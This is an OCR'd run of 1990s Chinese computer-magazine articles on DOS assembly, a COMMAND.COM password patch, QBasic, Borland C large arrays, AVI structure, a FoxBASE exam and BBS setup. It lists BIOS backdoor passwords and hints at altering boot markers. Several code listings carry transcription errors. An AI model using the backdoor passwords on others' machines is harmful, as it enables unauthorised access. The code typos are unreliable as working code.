通过以上分析可以看出 Quick 系列语言调用汇编语言，其进入过程与退出过程都是基本一样的，差别仅在于内存模式和堆栈形式上。Quick 系列语言调用汇编语言还有其他方法，如用 POKE 和 PEEK 的方法、用内嵌的方法等，这里就不一一赘述了。

修改 COMMAND 为微机加口令

□山东　刘振亮　孙学英

微机的 BIOS 中都有密码设置选项，但许多 BIOS 都有万能密钥，如 Award 板为 Award 或 Syxz，AMI 为 AMI。下面的程序，用 DEBUG 修改 DOS 的 COMMAND.COM 的入口转到连接在文件尾部的密码校验程序，校验通过则转到正确入口，错误则转到错误处理程序，并重新启动微机，可以避免非法用户使用。

修改完毕后启动微机，首先会出现'Input user password:'的提示，本例中正确的密码为大写的 LZL，用户可将 CMP AL，4C 等语句的数据修改为自己的密码。对汇编熟悉的用户可以改进此程序，事先修改硬盘标记 55AA 等为其它数据，密码通过则动态修改为正确数据，这样可以避免从软驱启动使用硬盘。此程序是针对 DOS6.22 设计，其它版本的 DOS 仅仅是入口地址和 COMMAND 的文件长度不同。

```
DEBUG COMMAND.COM
-U100
XXXX:0100 E95AFD     MP       1CD0    ;1CD0 为入口
XXXX:0103 66         DB       66
XXXX:0104 E01B       LOOPNZ   0121
...........
-RCX
CX FE5D                       ;获取 COMMAND.COM 文件的长度
⋮
-A100
XXXX:0100    JMP FE5D   ;将入口转为自己的密码程序
XXXX:0103
-AFE5D
XXXX:FE5D   MOV   AH,09    ;显示密码输入提示信息
XXXX:FE5F   MOV   DX,FE67
XXXX:FE62   INT   21
XXXX:FE64   JMP   FE7C
XXXX:FE67   DB    'Input user password:$'
XXXX:FE7C   MOV   AH,07          ;用户输入密码
XXXX:FE7E   INT   21
XXXX:FE80   CMP   AL,4C     ;判断输入是否为"L"
XXXX:FE82   JNZ   FE93     ;不是跳转错误处理部分
XXXX:FE84   INT   21
XXXX:FE86   CMP   AL,5A     ;判断输入是否为"Z"
XXXX:FE88   JNZ   FE93     ;不是跳转错误处理部分
XXXX:FE8A   INT   21
XXXX:FE8C   CMP   AL,4C     ;判断输入是否为"L"
XXXX:FE8E   JNZ   FE93     ;不是跳转错误处理部分
XXXX:FE90   JMP   1CD0     ;输入口令正确跳转入口
XXXX:FE93   MOV   AH,09          ;错误处理部分
XXXX:FE95   MOV   DX,FE9C
XXXX:FE98   INT   21
XXXX:FE9A   JMP   FEB1
XXXX:FE9C   DB    'Your password error!$'
XXXX:FEB1   MOV   AH,07
XXXX:FEB3   INT   21
XXXX:FEB5   JMP   FFFF:0000      ;判断密码错误重
                                  新启动微机
XXXX:FEBA
-RCX
CX FE5D
:FEBA   ;输入文件长度 FEBA
-W
-q
```

所见即所得的调色板

□湖南　刘友生

运用调色板功能，能使 VGA 彩色显示器调出 262114 种颜色。运行下面这个程序后，每按任一键，屏幕上变化一种颜色，同时下方显示红、绿、蓝三种颜色的比值。当满意时，按 F3，这时记下屏幕上红、绿、蓝三种颜色的数值。在程序设计中，按照这三种颜色的比值进行调色，就能得到您理想的颜色了。

```
SCREEN 12: KEY OFF: CLS
KEY(3) ON
ON KEY(3) GOSUB endd
RANDOMIZE TIMER
FOR workcolor = 1 TO 25000
VIEW (70, 70)-(610, 410), 8, 1
VIEW (50, 50)-(590, 390), I, 4 'workcolor, 4
LOCATE 12, 26: COLOR 15: PRINT "刘友生设计"
    red = INT(RND * 63)
    green = INT(RND * 63)
    blue = INT(RND * 63)
    k = red MOD 16
    PALETTE 8, 0
    PALETTE k, 65536 * blue + 256 * green
 + red
LOCATE 24, 18: COLOR 15
PRINT "red ="; red; "green ="; green; "blue =";
blue
DO WHILE INKEY$ = "": LOOP
NEXT
endd:
VIEW (50, 50)-(590, 390), 0, 4
PALETTE 0, 65535 * 10 + 256 * 41 + 50
LOCATE 8, 18: PRINT "Your selected color is:"
LOCATE 10, 18: PRINT "Red =" ; red; "
green ="; green; "blue ="; blue
END
```

在 BC 下实现大于 64KB 浮点数组的方法

□北京　杨大全　陈建春

Borland C3. 1 是在微机上编写 C 语言程序很方便的开发工具，但由于 Intel x86 指令集的限制，使得它在处理大于 64KB 的数组时遇到困难，尤其是浮点数组，即使用开发环境中在线帮助提供的方法也不能正确地实现，而在求解连续变化的动态过程时是经常要求这样大的数组的。通过 C 语言中的强制类型转换和数据移动,可有效地解决这个问题。

1. 通常处理 64KB 数组的方法

Intel x86 系列的 CPU,其物理内存被分成若干段，每段 64KB 字节，每个字节的地址要用段地址偏移量才能被正确标识。通常都假定指针的段地址不变，直接用偏移量来存取内存数据，在跨段存取时用特殊的操作。因此,BC 中将普通数组的大小限制在 64KB 字节 (相当于 64KB 字符型变量或 8KB 个双精度浮点型变量),而在使用大于 64KB 的数组时,Borland C 在线帮助文件提供了两种方法：

(1)使用 huge 变量,其给出的例子为：

int huge array[70000L]; 但它不能通过编译过程。

(2)使用动态分配内存的方法,即使用函数 malloc 或 farmallco。比如：

```
char huge  *str;
str =  (char huge  * )farmalloc(200000L * sizeof(char));
```

此方法对于字符型 (char) 变量、整型 (int) 变量来说是可行的,但对于浮点型(float、double、long double)变量,虽可编译通过,但执行起来结果不可预料,通常会死机或自启。其原因可能和 BC 内部对浮点数的实现方法有关,我们猜测,为保证浮点数操作的快速性,BC 内部对浮点数的运算可能与指针运算有某种联系,从而在内存存取跨段时造成指针混乱,出现错误。

2. 大于 64KB 浮点数组的实现方法

我们经过研究和调试，找到了一种实现大于 64KB 浮点数组的方法，这种方法是用一个字符型数组来存放浮点数数组的变量。比如要用到一个 50000 个双精度浮点数组成的数组，就可以定义一个 50000 * 8 = 400000 个字符组成的数组来存取 (字符型变量占一个字节,双精度浮点数占 8 个字节),其方法是先定义一个 huge 型的字符指针 * x，一个双精度浮点数中间变量 mid_double，一个长度为 8 的字符型数组 mid_str[8]；然后根据需要动态申请分配内存给字符型指针 * x。在存储浮点数时,先把数据赋值给浮点变量 mid_double，然后把 mid_double 内存内容复制到 * x 中的对应位置,每个数占 8 个字节。在读取浮点数时，先反 * x 中对应位置的内存内容复制到 mid_str 中，然后把 mid_str 内存内容复制到 mid_double 中，通过字符型变量的中转来避免浮点数的跨段操作。由于字符型变量和浮点型变量的类型不同，在进行内存复制时需要进行强制类型转换. 源程序为：

```
#inclued  <stdio. h>
#inclued  <stdlib. h>
#inclued  <alloc. h>
#inclued  <math. h>
#define LENGTH 50000L
…
long i;  int j;
double mid_double;
char mid_str[8];
char huge * x;
x = (char huge  * )famalloc  (LENGTH * 8L * (sizeof(char));
……
/ * 存储数据时 * /
for(i = 0; i  <LENGTH; i + + )
{
…
mid_double = 1234. 4567;
for(j = 0; j  <8; j + + )
x[i * 8 + j] = (char)( * ((char * )(& mid_double) + j));
…
}
…
/ * 读取数据时 * /
for(i = 0;  i  <LENGTH; i + + )
{
…
for(j = 0; j  <8; j + + )
mid_dtr[j] = x[j * 8 + j];
mid_double = * ((double  * )mid_str);
…
}
```

这样就可以实现大于 64KB 的浮点数数组了。上述方法中内存复制是用 for 循环实现的，为了提高速度,也可以使用 movedata()函数,在存储数据时为：

```
movedata  (FP_SEG(& mid_double), FP_OFF(& mid_double),
        FP_SEG(&  (x[i * 8])), FP_OFF(&  (x[i * 8])), 8);
```

在读取数据时为：

```
movedata  (FP_SEG(&  (x[i * 8])), FP_OFF(&  (x[i * 8])),
        FP_SEG(mid_str), FP_OFF(mid_str), 8);
```

以上两种方法在 DOS 和 Windows 下都调试通过,并能正确执行。



第二部分 动 态 图 像


一、分析 Windows AVI 文件

AVI(Audio / Video Interleaved) 文件是 MS-Windows 的视频文件,其文件扩展名为“.AVI”。它一般由三部分构成:信息区、数据区和索引区(可缺省),即两个 LIST 块和一个 idx1 块。这些区域,通常由一些子块组成,它们多用于为播放软件提供更为系统的数据信息,或为播放时进行快速数据定位及播放,并提供详细资料和识别手段(关于“区域”与“子块”具体包容关系请参见图 6)。

说明:本例由“四部分”构成,即在两个 LIST 块中间夹了个 JUNK 块。这个 JUNK 块纯属人为添加的自定义块,即在 AVI 文件中从未有对此块的定义。换句话说,我们也可以添加自己的块,只要遵循如下原则:在这三个标准块其中的某个后面,定义一个四字节的块识别码(不要与本文用到的识别码相同,最好字母用大写),紧跟一个长整数来表示你自定义的块的大小,随后便可以在定义的大小范围内写入你想表述的信息。同样,在这三个标准块的内部,也可以用上述方法添加自定义子块。

注:下文的说明内容部分取自华中理工大学出版的《MS - WINDOWS 多媒体程序设计实物与范例》一文和《VIDEO FOR WINDOWS DEVELOPMENT KIT V1.1》的 HELP 文件。

以下就是作为例子的文件内容(数据 D)及 AVI 文件标准结构图(图 6)。



```
= 地址 =   ========== 十六进制码 ===== ====== =======   ASCII 码 ======
00000000   52 49 46 46 14 ED 10 00 41 56 49 20 4C 49 53 54   RIFF□*□□AVI LIST
00000010   68 01 00 00 68 64 72 6C 61 76 69 68 38 00 00 00   h□□□hdrlavih8□□□
00000020   6B 04 01 00 83 77 02 00 00 00 00 00 10 00 00 00   k□□□fw□□□□□□□□□□
00000030   6E 00 00 00 00 00 00 00 02 00 00 00 00 80 00 00   n□□□□□□□□□□□□□□□
00000040   40 01 00 00 F0 00 00 00 00 00 00 00 00 00 00 00   @□□□*□□□□□□□□□□□
00000050   00 00 00 00 00 00 00 00 4C 49 53 54 92 00 00 00   □□□□□□□□LIST’□□□
00000060   73 74 72 6C 73 74 72 68 38 00 00 00 76 69 64 73   strlstrh8□□□vids
00000070   63 76 69 64 00 00 00 00 00 00 00 00 00 00 00 00   cvid□□□□□□□□□□□□
00000080   6B 04 01 00 40 42 0F 00 00 00 00 00 68 00 00 00   k□□□@B□□□□□□□h□□□
00000090   9A 46 00 00 4C 1D 00 00 00 00 00 00 00 00 00 00   šF□□L□□□□□□□□□□□
000000A0   40 01 F0 00 73 74 72 66 28 00 00 00 28 00 00 00   @□*□strf(□□□(□□□
000000B0   40 01 00 00 F0 00 00 00 01 00 18 00 63 76 69 64   @□□□*□□□□□□□□cvid
000000C0   04 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00   □t□□□□□□□□□□□□□□
000000D0   00 00 00 00 73 74 72 6E 15 00 00 00 4C 49 42 47   □□□□strn□□□□LIBG
000000E0   41 54 45 2E 41 56 49 20 56 69 64 65 6F 20 23 31   ATE. AVI Video #1
000000F0   00 00 4C 49 53 54 82 00 00 00 73 74 72 6C 73 74   □□LIST,□□□strlst
00000100   72 68 38 00 00 00 61 75 64 73 00 00 00 00 00 00   rh8□□□auds□□□□□□
00000110   00 00 00 00 00 00 00 00 00 00 01 00 00 00 22 56   □□□□□□□□□□□□□□″V
00000120   00 00 00 00 00 00 92 76 02 00 00 80 00 00 00 00   □□□□□□’v□□□□□□□□
00000130   00 00 01 00 00 00 00 00 00 00 00 00 00 00 73 74   □□□□□□□□□□□□□□st
00000140   72 66 10 00 00 00 01 00 01 00 22 56 00 00 22 56   rf□□□□□□□□″V□□″V
```

```
00000150   00 00 01 00 08 00 73 74 72 6E 1E 00 00 00 4D 69   □□□□□□strn－□□□Mi
00000160   63 72 6F 73 6F 66 74 20 57 61 76 65 66 6F 72 6D   crosoft Waveform
00000170   3A 20 47 47 41 54 45 2E 57 41 56 00 4A 55 4E 4B   : GGATE. WAV□JUNK
00000180   70 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00   p□□□□□□□□□□□□
⋮ ⋮
000007F0   00 00 00 00 4C 49 53 54 48 DE 10 00 6D 6F 76 69   □□□□LISTH＊□□movi
00000800   30 30 64 62 83 21 00 00 00 00 21 83 01 40 00 F0   00dbf! □□□□! f□@□＊
⋮ ⋮
00002980   B7 0F 88 88 89 B7 70 0F 0F 6F 66 00 30 30 64 63   ＊□^‰＊p□□of□00dc
00002990   46 23 00 00 01 00 23 46 01 40 00 F0 00 02 11 00   F#□□□□#F□@□＊□□
⋮ ⋮
00004CD0   79 8C FB A4 FB DC C4 A0 E1 A0 30 30 64 63 46 23   yOE  ＊  ＊  00dcF#
00004CE0   00 00 01 00 23 46 01 40 00 F0 00 02 11 00 12 20   □□□□#F□@□＊□□□□
⋮ ⋮
000E6F80   80 5D D8 C6 D8 D8 00 00 00 00 30 31 77 62 00 80   □]仄刎□□□□01wb□□
000E6F90   00 00 81 81 81 81 81 81 81 81 81 81 81 81 81 81
           □□□□□□□□□□□□□□□□
⋮ ⋮
000EEF90   7A 7A 30 31 77 62 00 80 00 00 7B 80 87 85 84 80   zz01wb□□□□{□□□□□
⋮ ⋮
00640040   82 83 7E 7D 69 64 78 31 D0 06 00 00 30 30 64 62   , f ~ }idx1＊□□□00db
00800050   10 00 00 00 04 00 00 00 83 21 00 00 30 30 64 63   □□□□□□□□f! □□00dc
00960060   00 00 00 00 90 21 00 00 46 23 00 00 30 30 64 63   □□□□□! □□F#□□00dc
⋮ ⋮
0010ECC0   00 00 00 00 2A 44 0E 00 5C 23 00 00 30 31 77 62   □□□□＊D□□\#□□01wb
0010ECD0   10 00 00 00 8E 67 0E 00 00 80 00 00 30 31 77 62   □□□□□g□□□□□01wb
⋮ ⋮
0010ED10   10 00 00 00 AE 67 10 00 92 76 00 00               □□□□＊g□□’v□□
```

"RIFF"
"AVI"
"LIST"
"hdrl"
"avih"
"LIST"
"strl"
"strh"
"strf"
"strd"
"LIST"
"movi"
"??db"
"??dc"
"??pc"
"??wb"
"rec"
"idx1"
"??db"
"??dc"
"??pc"
"??wb"
"rec"

图 6

注：图中的“??”代表实际文件中所用到的数据流号（请参见对数据区部分的说明）。

1. 从（00000000 ~ 000007F3）为一个 Windows AVI 文件的信息区部分。

它是文件的第一个 LIST 块。在它的内部记录着整个文件的系统构成，如告诉播放软件“我是一个 AVI 文件”；“在我的体内有几个数据流”；“每个数据流包含着什么数据类型 —— 图像、声音或其他”；“如果是图像数据流，那么它的大小、颜色、压缩方式、播放速度等等是怎样规定的”；“如果是声音数据流，那么它的压缩方式、播放效果等等又将有何规定”…… 在信息区中还有多个附属的 LIST 块，也就是我们前面提到的“子块”，它们用来记录每个数据流的全部信息。而这些附属 LIST 块与数据流之间保持着一一对应的关系，即第一个附属 LIST 块对应于 00 号数据流；第二个附属 LIST 块对应于 01 号数据流 ……

要想解释数据流，我们必须先了解 AVI 文件中数据块是什么。在 AVI 文件中，数据块是被放置在数据区中的一个有起始标志（由‘数据流识别码’和‘数据块存储方式识别码’组成，请参见对数据区部分的说明），并指明大小和数据内容的数据段。那么，数据流就是那些相互之间具有联系的同种数据类型的数据块集合。

00000000 ~ 00000003：	多媒体文件识别码：RIFF
00000004 ~ 00000007：	文件大小（10ED1Ch 字节）— 8 字节
00000008 ~ 0000000B：	AVI 文件识别码
0000000C ~ 0000000F：	第一个 LIST 块识别码
00000010 ~ 00000013：	第一个 LIST 块的大小（168h 字节）
00000014 ~ 00000017：	hdrl 部分识别码，以下数据记录着此文件的格式
00000018 ~ 0000001B：	hdrl 部分所包含的 avih 块识别码，此模块记录着本文件的初始化信息
0000001C ~ 0000001F：	avih 块大小（38h 字节）
00000020 ~ 00000023：	每帧画面显示时所维持多少个百万分之一秒，本例为 1046Bh，即 66667 百万分之一秒，约 0.07 秒。所以在播放此文件时，你看到的画面约每秒 15 帧

（待续）

1997 年全国计算机等级考试 FoxBASE(二级)笔试试题分析

□北京 卫伟

本文以命题分类为线索,介绍命题的侧重点、试题分析、解题技巧等方面内容。

一、常量、变量、函数、表达式等

此类题目共 11 题,得分 15 分,占 FoxBASE 总分 70 分的 21.43%。这类题目比较容易,在学习中往往未做为重点,但从得分比例上看,足以提醒考生注意。但只要考生理解基本概念,并注意每项内容的细节,是比较容易做出正确选择的。限于篇幅这里只列举有关函数和表达式的题目。

1. 函数:函数比较简单,但需考生注意函数格式等细节。

请读者比较:LEN("1234")和 TYPE("1234"),前者自变量为"1234",后者自变量为 1234。这是因为一般函数的格式为:函数名(表达式),如前者 LEN()函数;而测试函数 TYPE 的 FILE 函数和格式为:函数名("表达式"),如后者 TYPE(" ")函数。两者的区别在于后者比前者多了字符串字界符" ",(亦可用"或 [ ]),如 TYPE([1234])。那么,同样是" ",在 LEN("1234")中表示自变量的一部分,即计算 C 型数据"1234"的长度,结果为 4;而在 TYPE("1234")中表示函数名的一部分,即测试 N 型数据 1234 的类型,结果为 N。

试题一(43)函数 TYPE([12]+[34])的值是

(A)N (B)C (C)1234 (D)出错信息

正确答案:A。TYPE([12]+[34]) 即 TYPE([1234]),函数名为 TYPE([ ]),测试 1234 的类型,结果为 N 型。

试题一(48)函数 LEN('ABC' - 'ABC')的值是

(A)0 (B)6 (C)7 (D)3

正确答案:C。LEN('ABC' - 'ABC')相当于 LEN('ABC ABC')(注:"-"表示截去首串尾部的空格后与第二串相连,'ABC' - 'ABC'的值为'ABCABC'),即计算'ABC ABC'的长度,结果为 7。

2. 表达式:此类试题多数是测试表达式类型的题目,这里只列举两例:

试题一(28)在下列表达式中,运算结果为字符串值的是

(A)'1234' - '43' (B)'ABCD' + 'XYZ' = 'ABCDXYZ' (C) DTOC(DATE())>'04/05/09' (D)CTOD('04/05/97')

正确答案:A。B 和 C 均为关系型表达式结果为逻辑型,D 为一函数,其值是日期型。

试题一(42)假定 X=2,Y=5。执行下列运算得到数值型结果的是

(A)? X=Y-3 (B)? Y-3=X (C) X=Y (D)X+3=Y

正确答案:C。C 即将 Y 赋给 X,因 Y 为数值型,结果必为数值型。A 和 B 均为返回关系型表达式值,必为 L 型。D 语法错。

二、有关 FoxBASE 基本操作等命令

此类题目共 5 题,得分 8 分,占 FoxBASE 总分 70 分的 11.43%。这部分内容,考查了考生对 FoxBASE 的基本组成,建立、删除文件,上机调试命令等的掌握情况。内容很容易,只要考生有一定的上机经验,正确选择答案是不成问题的。这里只列举一例:

试题一(41)要进入 FoxBASE 的内部编辑环境,可以使用命令

(A) EDIT〈文件〉 (B) CREATE〈文件名〉 (C) MODIFY〈文件名〉 (D)MODIFY FILE〈文件名〉

正确答案:D。A 为编辑数据库的命令,B 为建立数据库的命令,C 无此命令,只有 D 可进入内部编辑环境,可编辑任意文本文件。

三、当前记录

此类题目共 5 题,得分 6 分,占 FoxBASE 总分 70 分的 8.57%。这类题目本应属于数据库基本操作的一部分,因得分比例相对较大,这里单独介绍。所谓当前记录,即当前正在操作的记录,亦可用(虚构)指针指向之。但特别需要注意的是:指针无 0 值,当数据库为空时,或指针指向小于 1 的记录后,指针仍为 1,所以试题(45)答案 B 正确,试题(33)答案 B 正确,且此文件

开始函数 BOT() 为 .T.，而文件结束函数 EOF() 为 .T. 时，指针指向最后一条记录的后面。此外，在任何命令的操作中，有 NEXT N 选项时，操作后指针指向操作范围的最后一条记录，像试题一(35)，正确答案为 C。

试题一(45)用函数 RECNO() 测试一个空数据库文件，其结果一定是

(A)空格　(B)1　(C)出错信息　(D)0

试题一(33)数据库有 10 条记录，当前记录号为 1。执行 SKIP -1 后再执行?RECN()，屏幕将显示

(A)0　(B)1　(C)-1　(D)出错信息

试题一(35)数据库有 20 条记录，当前记录号为 10。执行命令 LIST NEXT 5 后，当前记录号是

(A)10　(B)15　(C)14　(D)20

四、数据库的基本操作

此类题目共 9 题，得分 16 分，占 FoxBASE 总分 70 分的 22.86%。这类题目早在本刊 1995 年 2 月至 1995 年 7 月的《数据库实用技术讲座》中，已做了非常详细的讲解。本文只做简要介绍。

1. 基本概念

数据库的字段有 C、N、D、L 和 M 型，但数据库文件只包含所有的 C、N、D、L 型字段；而 M 型字段(无论有几个)的内容存于一个同名的，后缀为 .DBT 的备注文件中。如试题一(24)正确答案为 C。还需注意，当数据库有 M 型字段时，若要进行删除、改名等操作时，都应分别对 .DBF 和 .DBT 文件操作，如试题二(8)，正确答案是：8 空：RENAME GZ.DBF TO AB.DBT，9 空：RENAME GZ.DBT TO AA.DBT。

试题一(24)如果当前数据库文件有 3 个备注型字段，那么与它相对应的备注文件有

(A)3 个　(B)2 个　(C)1 个　(D)10 个

试题二(8)在 FoxBASE 中，要将含有备注型字段的数据库 DZ.DBT 文件改名为 AB.DBF 应使用命令 __8__ 和 __9__。

2. 基本操作

请看试题一(36)′此题考查了考生对命令中无范围短语时，是对哪些记录进行操作的理解。请考生牢记，DISPLAY、DELETE、RECALL 的 REPLACE 这四条命令无范围短语时只对当前记录操作，其它命令无范围短语时均对全部记录操作，SUM 也不例外，所以正确答案为 B。

请看试题一(39)′此题考查了考生对命令中逻辑表达式的掌握，第一，每个关系表达式之间应根据题意用 .AND. 或 .OR. 联接，所以答案 A 和答案 B 不对；第二，逻辑运算符 .AND. 表示两者应同时成立，.OR. 表示一方成立即可，根据题意答案 D 正确。试题一(36)工资数据库文件共有 10 条记录，当前记录号是 5，用 SUM 命令计算工资总和，如果不给出范围短语，那么命令

(A)只计算当前记录工资值　(B)计算全部记录工资值之和

(C)计算后 5 条记录工资值之和　(C)计算后 6 条记录工资值之和

试题一(39)要显示数据库文件中平均分超过 90 分和不及格的全部女士记录，应当使用命令

(A) LSIT FOR 性别='女'，平均分〉=90，平均分〈=60

(B)LSIT FOR 性别='女'，平均分〉90，平均分〈60

(C) LSIT FOR 性别='女'，.AND. 平均分〉90.AND. 平均分〈=60

(D) LSIT FOR 性别='女'，.ADN.(平均分〉90.OR. 平均分〈=60)

再请看试题二(13)，大意是对 STD.DBT 中笔试成绩和上机成绩均及格的记录的合格否字段设置为 .T.。再将这些记录追加到结构相同的 HG.DBT 中。题目主要内容如下：

```
.USE STD
.LIST
```

Record#	准考证号	姓名	性别	笔试成绩	上机成绩	合格否
1	11001	梁小冬	女	70	80	.F.
2	11005	林旭	男	95	78	.F.
3	11017	王平	男	60	40	.F.
4	11083	吴大鹏	男	90	60	.F.
5	11108	杨纪红	女	58	67	.F.

```
.REPLACE 19 FOR 笔试成绩〉=60.AND. 上机成绩〉=60
.USE HG
.APPEND FROM STD FOR__20__
.LIST
.USE
```

正确答案：19 空：合格否　WITH.T.

20 空：合格否

此题考查了在命令中，有关逻辑型字段在命令中的形式。

第 19 空的位置为：字段 WITH 表达式，这里字段无疑是：合格否；表达式是：.T.，因合格否本身为逻辑型字段，若用合格否=.T.，则语法错。同样第 20 空不可填：合格否=.T.。

五、程序设计

程序设计共有 8 题，25 分，占 FoxBASE 总分 70 分的 35.71%。此次程序设计试题中考查程序结构的有 5 题，而在程序中考查其它知识(函数、宏代换、打印机设置)的有 3 题。这里重点介绍考查程序设计结构的试题。

请看试题二(9)

```
set talk off
clear
```

```
store 1 to x
store 20 to y
do while x <=y
if int(X/2) <> x/2
x=1+x^2
y=y+1
loop
else
x=x+1
endif
enddo
?x
?y
set talk on
return
```

运行结果 X 的值是 <u>10</u> ,Y 的值是 <u>11</u> 。

此题考查考生对循环结构和分支结构的理解，考生只要掌握了循环结构和分支结构的概念，按本文的列表分析法，再难的题目亦可迎刃而解。

循环次数	循环前		循环条件是否满足 X <=Y	循环体		
				满足 INT(X/2) <> X/2 X 为单数		不满足 INT(X/2) <> X/2 X 为双数
1	X	Y		X=1+X^2	Y=Y+1	X=X+1
2	1	20	是	2	21	
3	2	21	是			3
4	3	21	是	10	22	
5	10	22	是			11
6	11	22	是	122	23	
	122	23	否			

不难看出，正确答案 10 **空**:122.00

11 **空**:23.00

请看试题二(12)下面是按实发工资计算税金的程序，并将计算结果填入税金字段(假定职工最高实发工资为 2500 元)。请填空。

```
* * * MAIN. PRG * * *
set talk off
tax=0
use gz
do while .not. eof()        & & (1)
shfgz=实发工资              & & (2)
do sub_16__
?tax
replace 税金 with tax       & & (3)
_17__
enddo
use
cancel
* * * SUB> PRG * * *
_18__
x=0
do case
case a> 800. and. a <1300
x=(a-800)*0.05
case a> =1300. and. a <1800
b=a-1300
x=b*0.1+500*0.05
case a> =1800. and. a <2300
b=a-1800
x=b*0.15+500*0.1+500*0.05
case a> =2300
x=b*0.2+500*0.15+500*0.1+500*0.05
endcase
return
```

此题考查了两个既常用又重要的应用技巧。一是循环结构对某数据库中的每条记录操作一遍；二是考查了程序的参数调用问题。我们先看第一个技巧，从(1)号语句得知，数据库未结束时，将进入循环；再从(3)号语句得知，将当前记录的税金设置为 TAX 之值，显然下次循环应设置下一条记录的税金值，也就是 17 空应将指针移向下一条记录，故值:SKIP。再看下一个技巧，考生不要被繁杂的程序所吓倒，先浏览一下子程序，即使读不懂的考生也能看出：这里 A 应该表示实发工资，X 应该表示税金，所以可毫不犹豫地在 18 空填上 PRRAMETERS A, X。当然 A, X 的值要从主程序的调用时得来，再到主程序中找到 DO SUB 语句，该语句应为 DO SUB WITH 参 1，参 2，参 1、参 2 要分别与子程序的 A、X 对应，表示实发工资和税金。从(2)语句得知，实发工资用 SHFGZ 表示，参 1 应为:SHFGZ；再由(3)语句得知，TAX 表示税金，参 2 应为:TAX。故 16 空应填:WITH SHFGX，TAX

正确答案 16 **空**:WITH SHFGX，TAX

17 **空**:SKIP

18 **空**:PRRAMETERS A，X

建个自己的BBS站（续）

□四川　张云飞

现在，我们来设计站台的界面部分。在Manager中选Menus这一项，按回车，选Chinse，再按回车，这个时候出现一个选单，里面应该有一些原来RA中已经编辑好的Menu。我们可以不管它，敲Insert键，出现一个空白菜单，屏幕下面有一些提示，我们再敲回车，这时出现了菜单编辑屏幕。光标停在Action（命令）这一项上，请敲回车，这时出现了Menu Action Groups这一项，请用ESC键及回车键，上下光标键来选择。在这里，先按ESC键，然后选Display text－files这一项，再选标号40的Display .ANS/.ASC file with menu HotKeys（Type 40）这一项，按回车确定。在OptData上敲回车，输入Mainmenu，在AutoExec上敲回车，使它为Yes。这样，用户一进入BBS，该画面就会自动显示。然后按ESC键，再按insert键加入一项，回车，在Action中选择标号为9的功能，Terminate Call（logoff），在Hotkey中输入"！"，这样，当用户按下"！"时他就可以正常下站了。按照同样的步骤，再加入热键'L'和'D'和'M'的选项，

"L"：（软件列表）

```
Action: List files in file area(Type 31)
OptData: /f /t
HotKey: L
AutoExec: No
```

"D"：（下载软件）

```
Downlaod(send to user)files(Type 32)
OptData: /f
HotKey: D
AutoExec: No
```

"M"：（在线写信）

```
Action: Post a new message (Type 27)
OptData: /M
HotKey: W
AutoExec: No
```

到这里，你的BBS的主画面部分基本上已经大功告成了。请连按ESC键退出，这时软件会问你是否将编辑过的菜单保存，输入Mainmenu及回车确认。

为了测试这个菜单，请退到DOS中。在RA\TEXTS下用一个文本编辑软件编辑一个叫mainmenu.asc的文件，内容很简单，就是下面这个样子：

```
+--------------------+
|   欢迎来到 Super BBS!   |
|                    |
| (M)写一封信   (L)软件列表 |
| (!)下站      (D)下载软件 |
| 请按字母选择           |
+--------------------+
```

请注意不要输入太多的回车。

现在我们来试验一下这个Super BBS！

在这之前，我们还需要一个叫BNU.com的驱动程序，它是沟通RA和Modem之间通讯用的。如果你能COPY到RA，必然就可以找得到这个小程序。

它是个内存常驻程序，在运行RA之前先要运行。你可以运行BNU /?来查看它的命令格式。假设你的Modem在串口1，请这样运行：

```
BNU /p1 /r:4096 /t:4096 /F+
BNU /I1+ /X
```

你可以编个简单的批处理文件来执行它。如果它显示出错信息，请对照你实际的串口情况来改。之后，运行RA.exe。如果正常的话，它会出现一个画面，上面显示了电话次数等参数和记录，请按L键（Local测试），这时就会让你输入姓名，作为一个新用户，它还会问你一些其他问题，这之后，就显示出你设计的Mainmenu的菜单了！

你可以按下你定义的热键进行测试。

可能你已经发现，你的软件区里没有一个软件。别着急，你在RA下运行RAMGR.exe这个程序，选Files这一项，然后再选你的软件区，按Insert键就可以添加软件了！好了，你可以打电话告诉你的好朋友，请他拨过来上上你的站试试。因为你在自己电脑上的测试结果有时和对方拨过来的不一样。解决问题后你就可以在最近的BBS上发个公告，宣布你的Super BBS已经开通了！

这个站虽然已经运行成了，但是你肯定不满足。你可以再一步步完善它，比如把站台的主画面设计成彩色的，加入更多的信区和软件区，加入BBS上很流行的"蓝波"读信软件，加入风靡BBS的MUD游戏，如"星际迷航"……

这一切都会实现的，祝你的BBS早日建成！

走进MUD世界

□上海　程凯

也许很多玩家都曾听到过MUD这个词，可是了解它的人可能不会太多，MUD到底是什么?

事实上，MUD(Multiple User Dimemsion/Dungeon/Dialogue)是一种多人参与的网络游戏，译成中文也许可以叫“多用户世界”，不过它有个更形象的译名：“泥巴”。与其他连网游戏不同的是，它是一个全文字的游戏，没有画面，没有音乐。另外，在同一时刻玩这个游戏的玩家可能达到几百人。每一个玩家都在游戏中扮演一个人物，在MUD这个虚拟世界中自由活动。和RPG(角色扮演)游戏类似，它也有杀怪物，练功，升级这一过程。不过，MUD可是没有GAME OVER这一说的。

有些玩家可能会不太理解：既然是RPG，又是全文字的，为什么有那么多玩家废寝忘食，在MUD的世界里奋斗不息呢?实际上，MUD并不仅仅是RPG，而是一个虚拟的世界。几乎所有的MUD都只能SAVE，不准LOAD。也就是说，你在那里所做的每一件事，都是不能反悔的。另外，它不同于一般RPG的是，在游戏中，除了NPC(非玩家，例如练功用的怪物)，每一个角色都是一个游戏者而非AI(人工智能)控制的，每一个角色都有自己的性格和爱好。而且，当你在网上向另一个玩家说“Hello”时，那个人也许远在新加坡，也许就住在你的楼下。在MUD中，你几乎可以做一切你想做的事：结伴探险，除暴安良，海侃胡吹，寻衅滋事，甚至谈婚论嫁。所以有人说，MUD就是人生。

也许你拥有足够的闲暇与金钱，而想体验一下MUD的魅力。那么，请首先准备一台连网的电脑，然后启动相应的汉字平台(对中文MUD而言)，并运行拨号软件与自己的站点连通，用TELNET进行远程登录。而后键入MUD站点的IP地址与PORT(端口)值。至于有关IP地址与PORT值，多翻翻电脑杂志不难找到。如中文MUD《侠客行》，IP地址为207.76.64.2，PORT值5555。假如一切顺利，屏幕上会出现该MUD的欢迎信息，版权说明等。下面就让我们以《侠客行》为例，来了解一下MUD的概况。

